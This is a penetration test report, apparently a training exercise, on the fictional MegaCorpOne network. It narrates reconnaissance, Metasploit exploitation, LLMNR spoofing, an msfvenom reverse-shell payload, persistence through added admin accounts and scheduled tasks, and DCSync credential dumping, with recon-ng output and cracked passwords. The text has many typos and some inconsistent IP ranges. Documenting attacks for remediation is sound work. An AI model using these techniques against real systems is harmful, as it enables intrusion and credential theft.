MegaCorpOne

Penetration Test Report

WhiteHat Professtionals Company, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement 2
Contact Information 4
Document History 4
Introduction 5
  Assessment Objective 5
Penetration Testing Methodology 6
  Reconnaissance 6
  Identification of Vulnerabilities and Services 6
  Vulnerability Exploitation 6
  Reporting 6
Scope 7
Executive Summary of Findings 8
  Grading Methodology 8
  Summary of Strengths 9
  Summary of Weaknesses 9
Executive Summary Narrative 10
Summary Vulnerability Overview 11
Vulnerability Findings 12
MITRE ATT&CK Navigator Map 13

Contact Information

Company Name	**WhiteHat Professtionals Company**, LLC
Contact Name	Anita Sanap.
Contact Title	Penetration Tester
Contact Phone	689-225-3425
Contact Email	anita@whitehat.com

Document History

Version	Date	Author(s)	Comments
001	07/20/2023	Anita Sanap	

Introduction

In accordance with MegaCorpOne's policies, WhiteHat Professtionals, LLC (henceforth known as WhiteHat Company, LLC. conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by WhiteHat during July of 2023.

For the testing, Whitehat focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Whitehat used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

WhiteHat begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

WhiteHat uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

WhiteHat's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- All user have the password set to their respective accounts.
- Important data secure and accessible by high privilege authority and groups.
- Good Company infrastructure configuration, Network Architecture.

Summary of Weaknesses

WhiteHat Professtonal's Company, LLC. successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- User using weak passwords.
- No Two-Factor authentication for sensitive services, files, or processes.
- Several ports are open which can be vulnerable to exploit the system.
- Weak firewall configuration.
- Unpatched operating system.

Executive Summary

MegaCropOne has joined WhiteHat Professionals Company, LLC to conduct an investigation into vulnerabilities in the enterprise domain. All tests were conducted in a manner that closely resembles a hostile attacker conducting a targeted attack operation against the company with the aim of:

- Determining whether an external/remote agent can access the internal network.
- Measure the first impact of a security breach on internal data and infrastructure Once the network is compromised, the infrastructure and systems are exposed.

Much of the effort is focused on identifying and exploiting security vulnerabilities that allow adversaries to gain unauthorized access to an organization's internal network infrastructure and data. The attacks are carried out with the same access rights as most Internet users.
Megacropone provided a partial view of the company's domain information with the company's IP address (CIDR) of 172.22.117.0/16 and the domain URL.
Based on the information provided, we perform analysis and information gathering, analyze vulnerabilities and identify possible types of attacks as well as identify possible risks to the business.

The following details are brief information about penetration testing reports with techniques and tactics used by WhiteHat and the results of vulnerabilities in the domain.

Using Google Dorking techniques, we can retrieve information from the web server using Apache version 2.4.38 of the Debian operating system.

WhiteHat can see users and their email ids on the site and find hidden user-generated files.

By running the Shodan.io scan tool, we can find IP addresses, domain information, and open ports that may be vulnerable to unauthorized access by external actors. WhiteHat managed to run the scouting tool and was able to find information about the server with its name, operating system, and domain IP address.

WhiteHat experts were able to crack Megacropone users' passwords. Users who do not use strong passwords can be vulnerable to external actors to obtain user credentials.

As per initial findings, we perform an analysis of vulnerable server IP addresses using Nmap, Zenmap, and NSE Scripts engine. The scan result is that port 21/tcp is open and the ftp service is running which could pose a data risk. External actors can exploit the system, which can lead to data loss and hot data.

Using the Metasploit miner, we attempted to exploit the server IP 172.22.117.150 with multiple open ports according to our previous findings.
We used the exploit method (unix/ftp/vsftpd_234_backdoor) to bypass the backdoor and exploit the system and the exploit was successful.

According to the initial discovery that port 80/HTTP is open, WhiteHat used the Metasploit tool and successfully exploited 172.22.117.150:
80 using the exploit/multi/http/apache_mod_cgi_bash_env_exec/exploit method.

After scanning the system, we are looking for sensitive data files that are accessible to low-privileged users. We can find the admin.txt file with the administrative credentials we used to ssh into the system and successfully infiltrate the admin-privileged account.
We have access to all the configuration files and try to modify them, modify the ssh_confif file and open an additional New port that we can use to create our persistence in the system. We also created an account and added it to the admin group.

We managed to create our persistence in the system.

Megacropone has authorized a professional Whitehat to scan their Windows machine as well under a legal contract. We implement tactics and techniques to test Windows machines, we can find vulnerabilities that can be exploited by bad guys.

Using the Nmap scan tool, we were able to determine the number of megacropones of Windows machines with open ports. We ran a Nmap scan for 172.22.117.0/24 and discovered that both machines are Windows machines and have many open ports, which can pose a high risk of system intrusion.

Windows machine 172.22.117.20 with smb port open and tried to gain initial access using Metasploit tool, we used the helper/scanner/smb/smb_login exploit to gain initial access and successfully recover the credential:
Password!

Consistent with our previous results, we used the LLMNR Spoofing technique to obtain more system-identifying information. We sent the LLMNR Broadcast to all Windows machines and attempted to spoof them and requested password hashes from users who responded to the LLMNR Broadcast. Once we get the hash from the victim machine, we try to crack the hash using John the Ripper password cracking tool and get the cracked password from the hash.

By using the previously hacked credentials, we execute the Metasploit canner/smb/imppacket/wmiexec exploit module and try to compromise the target system, we successfully exploit the target machine and infiltrate the system, execute some commands and get system information.

For the WMI mining output, we created a custom payload and tried to push it to the target machine using MSFVENOM and the WMI engine. The custom payload will create a reverse TCP connection to connect to agent C2 (malicious agent machine) and access the shell of the target machine directly.

Using the previous credentials, we used the smbcilent tool and broke into the target machine, and put a custom payload on the target machine. We managed to inject a malicious custom payload into the target machine.

With the help of the Metasploit framework, we managed to elevate the privileges of the target machine and gain full access to the whole machine using the Windows/local/persistence_service exploit module.
We succeeded in gaining access to a highly privileged account and full control of the target machine.

Window computer 172.22.117.20 has been completely compromised. I tried to establish persistence on the compromised computer to gain access to the system in case access to the system was lost.

We created a custom payload on the target Windows machine and created a scheduled task to run the custom payload every night to regain system access.

Also, review scheduled task testing to ensure persistence on compromised systems.

Using the Metasploit framework and the Kiwi tool, we attempted to obtain more user password hashes using the credential dumping exploit technique. We used the exploit/windows/smb/psexec exploit module to set up all the options needed to exploit the system.

We were able to exploit the system to retrieve the password hashes from the system cache and crack them with a password hash cracker tool. Our specialists will find your credential banner : Winter 2021
After successfully infiltrating the Windows machine, we started testing the Windows Domain Controller.

Metasploit framework/windows/local/wmi exploit module configured all necessary options and in the previous exploit session we tried to access the Windows domain controller we succeeded in exploiting DC IP 172.22.117.10 and accessing DC.

We have found information about the Windows domain controller system after the exploit.

Finally, to get access to Windows domain controller credentials, we run the Kiwi command in Metasploit framework to open the meterpreter DC session for initial system info results, and

user "cdanvers" ran the command dcsync_ntlm cdanvers, command result we found password hashes of cdanvers user, we cracked the controller password by cracking the password hashes using cdanvers password cracking tool Windows.

WhiteHat experts used every technique and tactic to perform pen-testing on the Megacropone domain and found many vulnerabilities leading to high risk for the Megacropone domain.

Summary Vulnerability Overview

Vulnerability

Vulnerability	Severity
Visible domain Information on the Google search of Web Application.	**Low**
Visible User's Name and Email Id's on Web Application.	**Medium**
22 SSH port is open.	**High**
Hosts IP address and host details are visible.	**Medium**
Weak Password on Public Web Application.	**High**
Open Port 21/tcp ftp service running	**High**
Privilege Escalation	**High**
Weak Password on Internal Network System	**High**
No Two-factor authentication configured while accessing sensitive files	**High**
SMB port is open in Windows machine	**Medium**
Weak firewall configuration on Windows machine	**High**
Operating System is not updated and vulnerable to WMI	**High**

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.150 172.22.117.10 172.22.117.20
Ports	Port 22, 21, 80,135, SMB, LLMNR


Vulnerability Findings

1. **Visible Domain Information**

   Risk Rating: Low

Description:
Using a Google Dorking Domain Scan technique we retrieve the Megacropone company's web server version and Operating System. We were able to get domain information and user name which can be used for further exploitation.





Remediation:


- Required more privacy and hidden file which is not accessible to external internet users.

3. Visible User's name and Email ID's

Risk Rating: Low

Description:

Applying the intext parameter while using Google Dorking Techniques we were able to find company users' names and email ids.



Joe Sheer	Email: joe@megacorpone.com
Tom Hudson	Email:thudson@megacorpone.com
Tanya Rivera	Email: trivera@megacorpone.com
Matt Smith	Email: msmith@megacorpone.com

Remidiation:- Limited user information should be visible on the Web application.


3. Visible IP Scan, Domain Information, and Visible Open Ports

Risk Rating:- High

Description:-
Using Shodan.io tool we perform nslookup on domain and able to retrieve the IP address and Domain information like Version, OS, IP address, Open Ports.
Vulnerabilities findings:-
Open Port - 22 that is SSH 22 port is open, so external actor can ssh in the system if able to find users credentials.

Domain Version- The Domain Version is visible, the external actor is familiar with the exploit tactics which are compatible with the Domain version and OS.

IP address 149.56.244.87 has open port 22 which is vulnerable.



Remediation:- Open port 22 should be closed, It can be used by external actors to ssh into the system.

4. Visible Host Name and host details

Risk Rating:- Medium


Description:-
Performing Recon-ng scan we were able to get the host information of the domain like the host names, IP's and OS.

Using the host IP address and details external actors can exploit the system,

```
[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

      Name: HackerTarget Lookup
    Author: Michael Henriksen (@michenriksen)
   Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name    Current Value    Required  Description
  ------  ---------------  --------  -----------
  SOURCE  megacorpone.com  yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][hackertarget] >
```

```
[recon-ng][default][hackertarget] > options set megacorpone.com
Sets a current context option

Usage: options set <option> <value>

[recon-ng][default][hackertarget] > run

MEGACORPONE.COM
[*] Country: None
[*] Host: fs1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------
[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------
[*] Country: None
[*] Host: www2.megacorpone.com
[*] Ip_Address: 149.56.244.87
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
```

```
[7] Recon modules

[recon-ng][default] > marketplace install reporting/html
[*] Module installed: reporting/html
[*] Reloading modules ...
[recon-ng][default] > modules search

  Recon
  -----
    recon/companies-multi/shodan_org
